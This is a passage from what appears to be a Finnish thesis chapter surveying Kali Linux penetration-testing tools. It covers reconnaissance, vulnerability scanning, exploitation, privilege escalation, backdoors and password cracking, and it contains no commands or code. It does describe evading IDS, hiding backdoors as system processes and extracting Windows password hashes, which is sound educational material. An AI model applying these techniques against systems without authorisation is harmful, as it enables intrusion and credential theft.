Vuonna 2013 julkaistiin Kali Linux 1.0. Kali Linuxia kuvattiin kehittyneimmäksi, vankimmaksi ja vakaimmaksi murtautumistestausalustaksi tuolloin. Kali on turvallisempi ja yrityskäyttöön valmis versio BackTrackista. Kali Linuxia varten uudelleenpakattiin 600 työkalua. Työkalujen massiivinen uudelleenpakkaaminen loi Kali-käyttäjille mahdollisuuden ladata lähdekoodi jokaiselle työkalulle. Kali synkronoi itsensä neljästi päivässä Debian-pakettiarkistojen kanssa, mikä mahdollistaa turvallisuuspaikkausten ja päivityksien ajantasaisuuden. Käyttäjät pystyvät kustomoimaan Kali Linuxia merkittävästi omanlaisekseen ja saumaton pienten ja suurten päivitysten ehkäisi tarpeen asentaa kustomoitu käyttöjärjestelmä uusiksi päivitysten saapuessa. Kali Linux 2.0 (Sana) keskittyi huoltamaan järjestelmän käyttökokemusta ja ylläpitämään päivitettyjen pakettien ja työkalujen arkistoa. Nykyinen Kali Linux Rolling on jatkuva jakelu, jonka tarkoituksena on olla viimeinen versio. Kali Linux Rollingin periaatteena on pitää käyttäjät jatkuvasti päivitettynä ja saattaa päivitykset sekä paikkaukset luonnin jälkeen välittömästi käyttäjille. (Aharoni ym. 2017, XIV.)

3.1 Tiedonkeruu - palvelujen luettelointi

Aktiivisten koneiden tunnistaminen

Aktiivisten koneiden tunnistamisessa voi joutua peittämään jälkensä IDS- ja IPS-järjestelmiltä käyttämällä häivetekniikoita. Kohdekoneiden tunnistamiseen tarkoitettuja työkaluja Kali Linuxissa ovat: *ping*, *arping*, *fping*, *hping3*, *nping*, *ntbscan*, *alive6*, *detect-new-ip6*, *passive_discovery6*, *p0f* ja *nmap*. *Ping*-työkalulla voidaan tarkistaa, onko tietty tieto-

kone saatavilla. *Ping*-työkalu toimii lähettämällä ICMP-paketin kohdekoneelle. Mikäli tietokone on saatavilla eikä palomuuri ei estä ICMP-paketin kulkua, kohdekone vastaa ICMP-paketilla.

Arping-työkalua käytetään lähettämään signaali isäntään paikallisessa lähiverkossa (LAN) käyttämällä ARP-pyyntö (Address Resolution Protocol). *Fping*-työkalun etuna on verrattuna muihin työkaluihin, että ICMP-paketin pystyy lähettämään useaan koneeseen samanaikaisesti. *Hping3*-työkalu on komentoriviltä toimiva pakettigeneraattori- ja analysointityökalu. Työkalun kyky luoda kustomoituja verkkopaketteja mahdollistaa TCP/IP- ja turvallisuustestaukseen, kuten porttien skannaamiseen, palomuurisääntöjen sekä verkon suorituskyvyn testauksen. *Nping*-työkalun erona on kykeneväisyys tukea useita kohdekoneita ja porttiräätälöintiä. Porttiräätälöinnillä tarkoitetaan, että työkalussa voidaan valita, mihin portteihin ja millä tavoin työkalun toimintoja voidaan kohdistaa.

Kali Linuxissa *nping* tulee Nmap-paketin mukana. IPv6-osoiteympäristön tutkimiseen tarkoitettuja työkaluja ovat *alive6*, *detect-new-ip6* ja *passive_discovery6*. *Alive6*-työkalu kykenee lähettämään ICMPv6-tiedustelun ja pystyy kuuntelemaan saamiaan vastauksia. ”*Detect-new-ip6*” –työkalua voidaan käyttää, kun halutaan havaita IPv6-verkkoon kytkeytyvä laite. *Passive_discovery6* on hyödyllinen työkalu, kun halutaan löytää IPv6-osoite IDS-järjestelmien huomaamatta. Työkalu odottaa ARP-pyyntöä/vastausta valvomalla verkkoa, jonka jälkeen kartoittaa vastaavat isännät. *Nbtscan*-työkalu on tarkoitettu Windows-ympäristöä varten, sillä työkalun käyttö tuottaa raportin, jossa ilmenevät koneen IP-osoite, avoinna olevat palvelut, sisään-kirjautuneet käyttäjät ja vastaavien koneiden MAC-osoitteet. (Ali ym. 2014, 122–133.)

Kohteen luettelointi on prosessi, jota käytetään löytämään tietoa porteista, käyttöjärjestelmistä ja kohdekoneissa saatavista palveluista. Edellä mainittu prosessi yleensä tehdään, kun ensin on löydetty saatavilla olevat kohdekoneet. Luettelointiprosessin tavoitteena on kerätä tietoa kohdejärjestelmän saatavilla olevista palveluista. Luettelointiprosessista saatua tietoa käytetään identifioimaan haavoittuvuudet, jotka löytyvät luetteloidusta palveluista. (Ali ym. 2016, 159.)

Yksinkertaisimmillaan porttiskannaus voidaan määritellä metodina, joka määrittää TCP- ja UDP-porttien tilan kohdekoneella. Avoin portti voi tarkoittaa, että kyseisellä portilla on verkkopalvelu kuuntelemassa porttia ja palvelu on käytettävissä, kun taas suljettu portti tarkoittaa, että kuuntelevaa verkkopalvelua ei kyseiseltä portilta löydy. Portin tilan saamisen jälkeen hyökkääjä tarkistaa verkkopalvelun ohjelmiston versiotiedon ja etsii haavoittuvuuden kyseiselle ohjelmiston versiolle. TCP/IP-protokollapaketti sisältää tusinoittain erilaisia protokollia, joista tärkeimpiä ovat TCP ja IP. IP-protokolla tarjoaa osoitteistamisen, pakettien reitittämisen ja muita toimintoja koneiden yhdistämiseen, kun taas TCP-protokollan vastuuna on hallita yhteyksiä ja tarjota luotettavaa tiedonvälitystä järjestelmien prosessien välillä. IP-protokolla sijoittuu OSI-mallin kolmanteen kerrokseen, verkkokerrokseen, kun taas TCP-protokolla kuuluu OSI-mallin neljänteen kerrokseen, siirtoprotokollaan. TCP-protokollan ohella UDP-protokolla on siirtokerroksen avainprotokollia. (Ali, Allen, Heriyanto & Johansen 2016, 160)

TCP- ja UDP-protokollat käyttäytyvät eri tavoin portteja skannattaessa. TCP-protokollaa hyödyntämällä lähetetään SYN-paketti kohdekoneeseen, hyökkääjä kohtaa neljä eri vaihtoehtoa. Ensimmäisessä vaihtoehdossa kohdekone vastaa SYN+ACK-paketilla, joka kertoo kohdekoneen portin olevan auki. Toisessa vaihtoehdossa kohdekone lähettää takaisin paketin RST- ja ACK-bittisarjalla, joka kertoo portin olevan suljettu. Kolmannessa vaihtoehdossa kohdekone lähettää ICMP-viestin, kuten ”ICMP Port Unreachable”. Viesti tarkoittaa, ettei porttiin ole pääsyä, koska palomuuri estää pääsyn. Neljännessä tapauksessa kohdekone ei lähetä mitään takaisin. Tämä voi tarkoittaa, ettei yksikään verkkopalvelu kuuntele kokeiltua porttia tai palomuuri estää tiedustelijan SYN-paketin äänettömästi eli jättämällä vastaamatta. (Ali ym. 2016, 164.)

UDP-portteja skannattaessa kohdekone käyttäytyy eri tavalla. Testaaja voi kohdata kolmenlaista käytöstä. Ensimmäisessä tavassa kohdekone vastaa UDP-paketilla. Tämä ilmoittaa kohdekoneen portin olevan auki. Toisessa vaihtoehdossa kohdekone lähettää viestin ”ICMP Port Unreachable”, jolloin voidaan todeta portin olevan kiinni. Toisaalta jos viestissä lukee toisin, palomuuri suodattaa mahdollisesti liikennettä. Kolmannella tavalla,

jos kohdekone ei lähetä mitään takaisin, kyseinen tilanne voi tarkoittaa portin olevan suljettu, sisäänpäin menevät UDP-paketit on estetty tai vastaus on estetty. UDP-porttiskannaus on vähemmän luotettavaa, sillä joskus UDP-portti on auki, mutta palvelu avoimessa portissa odottaa vain erityistä tietosisältöä jättäen vastaamatta muihin yhteydenottoihin. (Ali ym. 2016, 165–166.)

Kali Linuxissa olevia porttiskannaustyökaluja ovat *Nmap*, *Unicornscan*, *Zenmap* ja *Amap*. *Nmap* on kattava, ominaisuus-, tunnisterikas porttiskanneri, jota tietoturvayhteisö käyttää laajalti. *Unicornscan* on tiedonkeruu- ja korrelaatiotekniikan työkalu. *Unicornscan* on hyödyllinen tuottamaan ärsykkeitä ja mittaamaan vastauksia TCP/IP-laitteelta. *Zenmap* on *Nmapin* graafinen käyttöliittymä. *Zenmap* on interaktiivinen, kykenee tekemään vertailua kahden skannauksen välillä, pitää kirjaa skannauksista, voi tallentaa skannausasetukset profiiliin ja näyttää aina komennon, jolla *Zenmap* kulloinkin toimii. *Amap* on työkalu, jota käytetään tarkistamaan käynnissä oleva sovellus tietyssä portissa. *Amap* toimii lähettämällä laukaisinpaketin portille ja vertaamalla vastausta tietokantaansa. (Ali ym. 2016, 167,191–192, 198.)

Käyttöjärjestelmän tunnistaminen ja palveluiden luettelointi

Kohdekoneen saatavilla olon vahvistamisen jälkeen voidaan aloittaa kohdekoneen käyttöjärjestelmän selvittäminen. Prosessia kutsutaan käyttöjärjestelmän jäljittämiseksi. Käyttöjärjestelmän jäljittäminen voidaan jakaa kahteen kategoriaan, aktiiviseen ja passiiviseen. Aktiivisessa metodissa työkalu lähettää verkkopaketteja kohdekoneeseen, jonka jälkeen määrittää kohdekoneen käyttöjärjestelmän pohjautuen kohdekoneen vastauksesta tehtyyn analyysiin. Lähestymistavan hyötynä on tulosten välittömyys, kun taas kääntöpuolena kohdekone voi havaita tiedusteluyritykset. Passiivisen metodin tarkoituksena on kumota aktiivisen metodin kääntöpuoli. Passiivisen metodin etuna on, että se rajoittaa kohdekoneen välillä kanssakäymistä, häivyttäen näin havaituksi tulemisen riskiä. Merkittävin passiivisen jäljittämisen haitta on prosessin hitaus. (Ali ym. 2016, 153.)

P0f-työkalua käytetään jäljittämään käyttöjärjestelmä passiivisesti. *P0f* soveltuu tilanteisiin, joissa kohdekone yhdistää hyökkääjään koneeseen, joissa hyökkääjä yhdistää kohdekoneeseen, jossa kohdekoneeseen ei voi yhdistää tai kahta konetta, joiden välistä liikennettä hyökkääjä pystyy seuraamaan. *P0f*-työkalu toimii analysoimalla TCP-paketteja verkkoaktiviteettien aikana. Analysoinnin jälkeen *p0f* kerää tilastot erityisistä paketeista, joita ei ole standardisoitu yhdenkään yhtiön toimesta ja vertaa niitä tietokannassaan oleviin statistiikkoihin. Aktiivisen jäljittämisen puolta Kali Linuxissa vastaa *Nmap*.

Käyttöjärjestelmää jäljittäessä *Nmap* lähettää sarjan paketteja etäkoneeseen ja tutkii vastaukset vertaamalla niitä omaan tunnistetietokantaansa. (Ali ym. 2016, 154, 167.)

Windows-ympäristöä testattaessa helpoin tapa kerätä tietoa ympäristöstä on käyttää Server Message Block -protokollan luettelointityökalua, kuten *ntbscania*. *Ntbscan*-työkalua voidaan käyttää IP-osoitteiden skannaamiseen NetBIOS-nimitiedolle. *Ntbscan* tuottaa dokumentin, josta käyvät ilmi IP-osoite, NetBIOS-nimen, saatavilla olevat palvelut, sisäänkirjautuneen käyttäjänimen ja MAC-osoitteen vastaavista koneista. Haittapuolena *ntbscan*-työkalu tuottaa huomattavan määrän verkkoliikennettä, jonka kohdekone voi tallettaa lokitietoihin. (Ali ym. 2016, 199.)

Virheellisesti konfiguroitu SNMP-laite (Simple Network Monitoring Protocol) sallii asetusten lukemisen sekä muuttamisen ja saattaa paljastaa tärkeää informaatiota. SNMP-protokollan luettelointiin soveltuvia työkaluja ovat *onesixtyone* ja *snmpcheck*. *Onesixtyone*-työkalua voidaan käyttää SNMP-skannerina löytämään, löytyykö laitteesta SNMP-jonoa. Työkalu eroaa vertaisistaan lähettämällä kaikki SNMP-pyynnöt niin nopeasti kuin vain pystyy. (Ali ym. 2016, 201.)

Tavanomaiset haavoittuvuuden arviointityökalut eivät ole kykeneviä suorittamaan oikeaa protokollakeskusteluja VPN-laitteiden kanssa, jotka tukevat IKE:a (Internet Key Exchange). Tilanteissa, joissa IKE on käytössä, on välttämätöntä käyttää ylimääräisiä työkalupaketteja, jotka pystyvät suorittamaan tarkkaa jäljittämistä, lopettamaan kuvioita ja tunnistamaan käytössä olevia autentikointimekanismeja. Tunnistamalla VPN-laitteen attribuutit, heikkoudet kyetään löytämään juoksevista koodiversioista kuin myös tunnistautumistyypit kuten etukäteen jaetut avaimet. VPN voidaan jakaa kolmeen eri ryhmään: IPsec-pohjaiseen VPN:ään, OpenVPN:ään ja SSL-pohjaiseen VPN:ään. Kali Linuxissa on ”*ike-scan*”-niminen työkalu, jota voidaan käyttää löytämään, jäljittämään ja testaamaan IPsec-pohjaisia VPN-järjestelmiä. Työkalu on tarpeellinen, sillä tavanomaiset porttiskannerit eivät kykene löytämään IPsec-pohjaista VPN-palvelinta, koska kyseiset palvelimet eivät kuuntele TCP-portteja, eivät vastaa UDP-paketteihin, kuten ICMP-viesteihin. Ainut keino löytää IPsec-pohjainen VPN-palvelin on käyttää työkalua, joka kykenee lähettämään oikein alustetun IKE-paketin ja näyttämään minkä tahansa kyseiseltä palvelimelta saadun vastauksen. (Penetration Testing Execution Standard 2014a; Ali ym. 2016, 204.)

Verkon kartoittaminen

Maltego on tiedonkeruutyökalu, jota voidaan käyttää verkon kartoittamiseen. *Maltegoa* voidaan myös käyttää keräämään tietoa ihmisistä ja yrityksistä eri lähteiden kautta. *Maltegon* käyttäminen edellyttää rekisteröitymistä kehittäjien verkkosivuilla. *Maltego* luo keräämistään tiedoista kohteiden relaatiota esittävän kartan, jossa kerätty tieto on sijoiteltu havainnoivasti yhteen kohteiden kanssa. Entiteetteihin on mahdollista lisätä omia muistiinpanoja ja liittää tiedostoja. Kaupallinen versio mahdollistaa raporttien ja kuvaajien luomisen kartoista. *Maltegoa* voidaan käyttää kokoamaan yhteen kaikki muistiinpanot ja kerätty tieto murtautumistestauksesta. (Halton, Weaver 2016, 65–71.)

3.2 Haavoittuvuuksien arviointi

Haavoittuvuuksien kartoittaminen on prosessi, jossa tunnistetaan ja analysoidaan kriittiset turvallisuusongelmat kohdeympäristössä. Haavoittuvuuksien kartoittamisesta käytetään joskus termiä haavoittuvuuksien arviointi. Tiedonkeruu-, löytämis- ja luetteloimisvaiheen jälkeen on aika tutkia kohdeinfrastruktuurista löytyviä haavoittuvuuksia, jotka voisivat johtaa kohteen vaarantumiseen ja luottamuksellisuuden, eheyden ja saatavuuden loukkaamiseen kohdekoneella. Paikalliset ja etähaavoittuvuudet voidaan jakaa kolmeen luokkaan, suunnitteluhaavoittuvuuksiin, toteutushaavoittuvuuksiin ja toimintahaavoittuvuuksiin. Suunnitteluhaavoittuvuudet löytyvät ohjelmiston määrityksistä. Toteutushaavoittuvuudet ovat teknisiä tietoturvahäiriöitä, jotka löytyvät järjestelmän koodista. Toiminnalliset haavoittuvuudet ilmenevät sopimattomasta konfiguroinnista ja järjestelmän sijoittamisesta tiettyyn ympäristöön. Useat tahot ovat yrittäneet luokitella haavoittuvuuksia, mutta toistaiseksi ei ole onnistuttu luomaan luokittelua, joka kattaisi kaikki haavoittuvuudet. HP Software Security, Seven Pernicious Kingdoms, Common Weakness Enumeration, OWASP Top 10, Klockwork, Grammatech ja WASC Threat Classification ovat pyrkineet haavoittuvuuksien luokitteluun. Luokitteluiden päätehtävänä on järjestää turvallisuushaavoittuvuuksien sarjat, joita tietoturvan harjoittajat ja kehittäjät voivat käyttää tunnistamaan tiettyjä virheitä, joilla voi olla vaikutusta järjestelmän turvallisuuteen. (Ali, Allen, Heriyanto & Johansen 2016, 209, 212)

Haavoittuvuuksien automaattiseen skannaamiseen tarkoitettuja työkaluja ovat *Nessus*, *Qualys*, *Nexpose* ja *OpenVAS*. Näistä työkaluista *OpenVAS* tulee Kali Linux -käyttöjärjestelmässä esiasennettuna. *OpenVAS* kykenee löytämään haavoittuvuudet ja tuottamaan järjestelmästä raportin. *OpenVAS* on kehys, johon on sullottu useita palveluita ja

työkaluja kattavalla ja tehokkaalla haavoittuvuuksien skannauskyvyllä. *OpenVAS* päivittää viikoittaisesti heidän haavoittuvuuslistaansa, joten *OpenVAS* on yleensä tarpeellista päivittää ennen automatisoitua skannausta. *OpenVASiin* kirjaudutaan verkkokäyttöliittymän kautta. Kohde skannataan antamalla aliverkon osoite tai IP-osoite. Skannauksia voidaan kustomoida ja asettaa ajamaan itsensä läpi tasaisin väliajoin. Skannaus tuottaa raportin, jossa on luetteloitu kohteen haavoittuvuudet riskin mukaan. (Halton & Weaver 2016, 59, 61, 63; Girdhar & Shah 2017, 165.)

3.3 Haavoittuvuuksien hyödyntäminen ja tunkeutuminen

Kohteeseen tunkeutuminen on yksi osa-alue, joka erottaa tunkeutumistestauksen haavoittuvuuksien arvioinnista. Haavoittuvuuksien löytämisen jälkeen löydökset validoidaan ja hyödynnetään tunkeutumalla järjestelmään yrittäen samalla saavuttaa täysi kontrolli kohteeseen, hankkia lisätietoa tai näkyvyyttä tähdättyyn verkkoon ja järjestelmiin verkossa. Ymmärtämällä tietyn ohjelman tai laitteen kyvyt on mahdollista hankkia lähtöpiste mahdollisesti olemassa olevien haavoittuvuuksien ymmärtämiseksi. Turvallisuusanalyysin tekoon vaaditaan ohjelmointiosaamista, takaisinmallinnusta, instrumentoituja työkaluja ja hyödynnettävyyden sekä tietosisällön rakentamista. Ohjelmointiosaamiseen kuuluu perustietojen osaamisen ohjelmointikielistä, mutta voi mahdollisesti joutua käsittelemään edistyneitä käsitteitä suorittimista, järjestelmän muistista, puskureista, osoittajista, tietotyypeistä, rekistereistä ja välimuistista. Kyseiset käsitteet voidaan toteuttaa C/C++:lla, Pythonilla, Perlilla ja Assemblylla. Takaisinmallinnus on keino, jolla voidaan johtaa koodia halutusta järjestelmästä ilman etukäteistietoa sen sisäisestä toiminnasta. Johdetusta koodista voidaan etsiä virheenhallintaratkaisuja, huonosti suunniteltuja funktioita, protokollia ja testata rajaehtoja. Takaisinmallinnus jaetaan kahteen osioon, lähdekoodin ja binaarien tarkasteluun. Pääsy lähdekoodiin mahdollistaa turvallisuusanalyysin teon automatisoidusti. Vaihtoehtoisesti lähdekoodia voidaan tutkia käsin, jotta voidaan poimia olosuhteet, joissa haavoittuvuus voidaan laukaista. Binaarien tarkastelu puolestaan yksinkertaistaa takaisinmallinnuksen tehtävää tapauksissa, joissa sovellus on olemassa ilman lähdekoodia. Binaarianalyysissa työtä helpottavat purkuohjelmat ja kääntötulkit. Purkuohjelmat generoivat käännettyä koodia kootusta binaariohjelmasta, kun taas kääntötulkit generoivat korkean tason kielen koodia kootusta binaariohjelmasta. Instrumentoidut työkalut tarjoavat yhtenäisen ympäristön testaustarkoituksiin. Niihin kuuluvat debuggerit, datanpoistajat, datainjektorit, profiloijat, virtausanalysaattorit ja muistinvalvojat. (Ali ym. 2016, 267–269.)

Kali Linuxissa on tunkeutumista edistäviä työkaluja, kuten *Netcat*, *smbclient*, *Metasploit* ja *exploit-db*. *Netcat* on työkalu, jota voidaan käyttää luettelointi- ja tunkeutumisvaiheessa. Netcatia voidaan käyttää myös tiedostonsiirtoon ja takaporttien luontiin. *Exploit-db* on tietokanta, josta löytyy kirjava määrä haavoittuvuuksia ja todistavaa koodia, joka pätevöittää hyödyntäjien toimivuuden. Kali Linuxiin itsessään on sisällytetty paikallinen *exploit-db* -tietokanta, joka löytyy myös internetistä. Kali Linuxin tietokantaa pääsee siivilöimään komennolla *searchsploit*. C-kielillä kirjoitetut hyödyntäjät pitää kääntää, ennen kuin ne voidaan valjastaa tunkeutumiseen. Ennen kääntämistä koodi on tarpeellista käydä lävitse, ettei eteen tule ikäviä yllätyksiä. Tämä johtuu siitä, että osa haavoittuvuuden hyödyntäjän tekijöistä on voinut tahallisesti lisätä virheitä, ylimääräisiä merkkejä, toimimatonta koodia ja vääriä alustuksia, jotta haavoittuvuuden hyödyntäjän käyttö vaikeutuisi aloittelijoille ja vähentäisi harrastelijahakkereiden haitantekoa. Myös käyttäjälle itselleen haitallisen koodin suorittamisen pystyy estämään tutkimalla etukäteen haavoittuvuuden hyödyntäjän skriptiä, mikäli käyttäjältä löytyy asiantuntemusta ohjelmoinnista tarpeeksi. (Allen & Cardwell 2016, 153–156, 158,160.)

Kali Linuxissa on esiasennettuna *Metasploit*, jota voidaan käyttää tunkeutumiseen. *Metasploitista* on kaksi versiota, ilmainen ja kaupallinen Pro-versio. Molemmat versiot toimivat komentoriviltä samoin. Pro-version etuna on web-käyttöliittymä, raportointityökalut ja työkalu laajamittaiseen verkkotestaukseen. Kaupallinen versio kykenee automaattisesti poimimaan kohteet haavoittuvuusraportista ja ajamaan moduuleita automatisoidusti kohdekoneita vastaan. (Halton & Weaver 2016, 83.)

3.4 Käyttöoikeuksien korottaminen

Käyttöoikeuksien korottaminen on prosessi, jolla nostetaan pääsyoikeuksien tasoa koneessa tai verkossa. Tyypillisesti käyttöoikeuksien korottamisella viitataan pääsyä pääkemistoon tai järjestelmään. Käyttöoikeuksien korotus edellä mainittuun tilaan on hyökkääjään perimmäinen tavoite. Ylimmän pääsyoikeuksien tason saavuttamisen jälkeen kaikki tieto ja järjestelmänhallinta ovat tunkeutujan hallittavissa. (Halton & Weaver 2016, 243.)

Käyttöoikeuksien korottamisessa voidaan hyödyntää fyysistä laitteeseen pääsyä, *Metasploitia*, itsenäistä työkalua tai Windowsin taipuvuutta tulkita useita ajotiedostotyyppejä, kunhan kyseisiin tiedostomuotoihin on kirjoitettu ajettavaa koodia. *Metasploitia* käyttä-

mällä käyttöoikeuksien korottaminen järjestelmänvalvojaksi tapahtuu yhdellä komennolla, edellyttäen, että järjestelmään on onnistuttu tunkeutumaan haavoittuvuuksia hyödyntäen. Windowsin ajotiedostoihin liittyvää heikkoutta voidaan hyödyntää muun muassa korvaamalla standardi dll-tiedosto erityisesti sorvatulla dll-tiedostolla, jolloin haittaohjelman piilottaminen näkyville onnistuu. Riippuvuussuhdeongelmia ilmenee vasta, kun ohjelma päivitetään uusimpaan versioon, joka sisältää aidon version dll-tiedostosta. Itsenäisiä työkaluja käyttöoikeuksien korottamisen löytyy luotetuista lähteistä, kuten Exploit-db:stä, joka löytyy myös Kali Linuxista paikallisena tietokantana. Kali Linuxia voidaan käyttää myös palautustyökaluna, jolloin Kali Linux on asennettu käynnistyvälle tiedonsiirtomedialle. Käyttöoikeuksien korottamiseen riittää, että kone käynnistetään USB-asemalta, johon Kali Linux on asennettu. Windows-kansioon on täydet järjestelmänvalvojan oikeudet oletuksena, jolloin tiedostojen kopioiminen, salasanasotkujen haku ja rekisterin muokkaaminen on mahdollista. (Halton & Weaver 2016, 243, 246, 256, 261.)

3.5 Murtautumisen jälkivaihe

Tunkeutumisen jälkivaiheessa on mahdollista luoda jatkuva pääsy järjestelmään takaportin avulla, vaikka hyväksikäytetty aukko paikattaisiin myöhemmin. Takaportin etuna on, että tavallisia kirjautumistunnisteita ei tarvita ja sisäänpääsy on huomaamaton. Kali Linuxissa takaportin luomiseen kykeneviä työkaluja ovat *Cymothoa*, *Intersect* ja *Meterpreter*.

Cymothoa on työkalu, joka mahdollistaa komentotulkkikoodin injektoimisen olemassa olevaan prosessiin, joka naamioi haitallisen koodin tavalliseksi prosessiksi. Järjestelmäprosessiksi naamioidun takaportin pitäisi kyetä rinnakkaiseloon ruiskutetun prosessin kanssa, minkä ei pitäisi herättää järjestelmänvalvojan epäilyksiä. Mikäli kohdejärjestelmän turvatoimet valvovat vain ajotiedostojen eheyttä, mutta eivät tarkista muistia, järjestelmän takaportti pysyy huomaamattomana. Prosessiin injektoidun takaoven haittapuolena on, että pääsy järjestelmään häviää, mikäli prosessi lopetetaan tai kohdekone käynnistetään uudelleen. (Ali ym. 2016, 357–358, 360.)

Intersect on työkalu, jolla voidaan automatisoida tunkeutumisen jälkivaiheen tehtäviä. Tunkeutumisen jälkivaiheeseen mukautetut skriptit on jaoteltu erillisiin moduuleihin. *Intersectin* oletusmoduulit kykenevät keräämään tunnistetiedot, etsimään järjestelmä- ja sovellusasetuksia sekä tiettyjä sovelluksia, luetteloimaan päällä olevat isäntäkoneet ja

keräämään IP-osoitteet, käyttöjärjestelmän, yrittävät löytää lähdekoodivarastot, löytämään avoimet yhteydet tietovälineiden välillä, skannaamaan portit spesifioidusta IP-osoitteesta, tarkistamaan annetun määrän portteja löytääkseen ulospäin lähtevät portit ja lähettämään hajautustiedoston etä-XML-RPC-palvelimelle murrettavaksi. Pääsyn ylläpitämiseksi tarkoitettu skriptitiedosto luodaan aluksi valitsemalla haluttu moduuli, jonka jälkeen määritetään moduulin tarvitsemat muuttuja ja rakennetaan skripti. (Ali ym. 2016, 360–362.)

Kali Linuxissa *Metasploitin* sisältämä *meterpreter*-moduuli sisältää *metsvc*-nimisen takaportin, joka mahdollistaa koska tahansa pääsyn komentotulkkiin. Kyseinen takaportti ei vaadi tunnistautumista, jolloin kuka tahansa takaporttiin porttiin kytkeytyvä pääsee sisään. (Ali ym. 2016, 364.)

3.6 Salasanahyökkäykset

Salasanapohjaisten hyökkäysten ymmärtäminen on avaintaito jokaiselle murtautumistestaajalle. Murtautumistestaajan tehtävänä on löytää jokainen heikko ja yleinen salasana, joka mahdollisesti on olemassa verkossa ennen kuin joku muu murtaa kyseiset salasanat pahoin aikein. Salasanahyökkäystyypit voidaan jakaa kahteen osaan: online-hyökkäyksiin ja offline-hyökkäyksiin. Online-hyökkäyksessä hyökkääjä yrittää kirjautua etäkoneeseen arvaamalla tunnistetiedot, mikä saattaa laukaista etäkoneen torjumaan hyökkäyskoneen useiden epäonnistuneiden yritysten jälkeen. Offline-hyökkäyksessä hyökkääjä hankkii salasanan hajautustiedoston kohdekoneesta ja käyttää salasananmurto-ohjelmaa murtaakseen salasanan. Sateenkaaritaulut ja sanalistat ovat minkä tahansa salasananmurto-ohjelman tukipilareina. Sateenkaaritaulut ovat etukäteen laskettuja hajautustaulukoita tietyntyyppisellä koodausfunktiolla. Hajautustaulukko on taulukko, johon on talletettu jokaisen sanan hajautus erikseen. Sanakirjahyökkäys pyrkii arvaamaan salasanan käyttämällä ennalta luotua sanalistaa. Raakahyökkäys yrittää arvata jokaisen mahdollisen merkkikombinaation, mikä kasvattaa hyökkäyksen käyntiaikaa. (Beltrame 2017, 130–131; Ali ym. 2016, 311.)

Kali Linuxissa salasanahyökkäyksiin soveltuvia työkaluja ovat *Crunch*, *John the Ripper*, *Hydra*, *samdump2*, *Hashcat*, *RainbowCrack*, *OphCrack*, *Mimikatz*, *CeWL* ja *Medusa*. Offline-hyökkäyksiin tarkoitettuja työkaluja ovat *John the Ripper*, *Crunch*, *samdump2*, *Hashcat*, *RainbowCrack* ja *OphCrack*. Online-hyökkäyksiä varten tarkoitettuja työkaluja ovat *Medusa*, *Hydra*, *CeWL* ja *Mimikatz*.

Hashcat on ilmainen monisäikeinen salasananmurto-ohjelma, joka käyttää murtamiseen joko suoritinta tai näytönohjainta. Tällä hetkellä *Hashcat* tukee 223:n erilaisen algoritmin murtamista. *Hashcat* tarvitsee toimiakseen sanakirjan. *RainbowCrack* on työkalu, jolla murretaan salasanan hajautustiedosto käyttämällä sateenkaaritauluja. Kali Linux sisältää kolme *RainbowCrack*-työkalua, joiden ajaminen järjestyksessä on vaatimus *RainbowCrackin* toimimiselle. *RainbowCrackin* vaatimat kolme työkalua ovat *rtgen*, *rtsort* ja *rcrack*. Ensimmäinen työkalun teettämää prosessia kutsutaan esilaskentavaiheeksi, jossa luodaan sateenkaaritaulut. Sateenkaaritaulujen luominen on aikaa vievä prosessi, mutta valmiiden taulujen käyttäminen on huomattavasti nopeampaa kuin raakahyökkääminen. Seuraavana prosessiketjussa on *rtsort*, joka lajittelee *rtgen*-työkalun luomat sateenkaaritaulut. Lopuksi *rcrack* etsii sateenkaaritauluista hajautusarvoa vastaavan hajautusarvon. (Ali ym. 2016, 313–317; Hashcat 2019.)

Samdump2 mahdollistaa salasanahajautustiedoston poimimisen Windows-pohjaisista käyttöjärjestelmistä ilman järjestelmäavainta (SysKey), jolla salataan hajautukset tietoturvatilin hallintaohjelman (SAM) tiedostossa. Poimittua tiedostoa voidaan käyttää edelleen salasananmurto-ohjelmissa. *John the Ripper* on salasananmurto-ohjelma, joka tukee yli 40 salasananhajautustyyppiä. Työkalu tarvitsee toimiakseen salasanatiedostot. Johnny on graafinen käyttöliittymä *John the Ripperille*, mikä helpottaa salasananmurtoa havainnollistamalla prosessia. *Ophcrack* on sateenkaaritaulupohjainen salasananmurtaja, jota voidaan käyttää murtamaan Windowsin LM- ja NTLM-salasanahajautukset. *Ophcrackista* on saatavilla komentoriviversio ja graafinen käyttöliittymä. *Ophcrack* toimii samalla periaatteella kuin *RainbowCrack*, työkalu käyttää hyödykseen aika - muistin kompromissimetodia. *Ophcrack* tarvitsee toimiakseen sateenkaaritauluja, joita voi mm. hankkia työkalun kotisivuilta. *Crunch* on työkalu, jolla käyttäjä pystyy asettamillaan kriteereillä luomaan sanalistoja. Kyseistä sanalistaa pystytään hyödyntämään salasananmurtoprosessin aikana. (Ali ym. 2016, 322–330.)

Online-hyökkäyksiin tarkoitettuja työkaluja käytetään, kun ollaan yhdistettynä kohdekoneeseen. *CeWL* on mukautettujen sanalistojen generaattori, joka skannaa kohde-URL-osoitteen ja luo skannauksen pohjalta uniikin listan sanoista, jotka löytyvät annetusta URL:sta. *Hydra* on työkaluja, jota voidaan käyttää arvaamaan tai murtamaan käyttäjätunnus ja salasana. *Hydra* tukee useita verkkoprotokollia. *Hydra* pyrkii kirjautumaan sisään isäntäkoneeseen annetuilla kirjautumistiedoilla käyttämällä 16 rinnakkaisyhteyttä.

Hydrasta on tarjolla myös graafinen käyttöliittymä, *xHydra*. *Medusa* on toinen *Hydran* rinnalla olevan salasananmurto-ohjelma. *Medusa* on nopea, modulaarinen ja rinnakkaistoiminnaltaan massiivinen. *Mimikatz* on tunkeutumisen jälkivaiheeseen soveltuva työkalu, joka tarjoaa tietoturvatestaajille kyvyn säilyttää pääsy ja vaarantaa tunnistetiedot, kunhan jalansija järjestelmästä on jo saatu. *Mimikatz* on itsenäinen ohjelma, joka on osaksi rakennettu *Metasploitia*. (Ali ym. 2016, 331–339.)

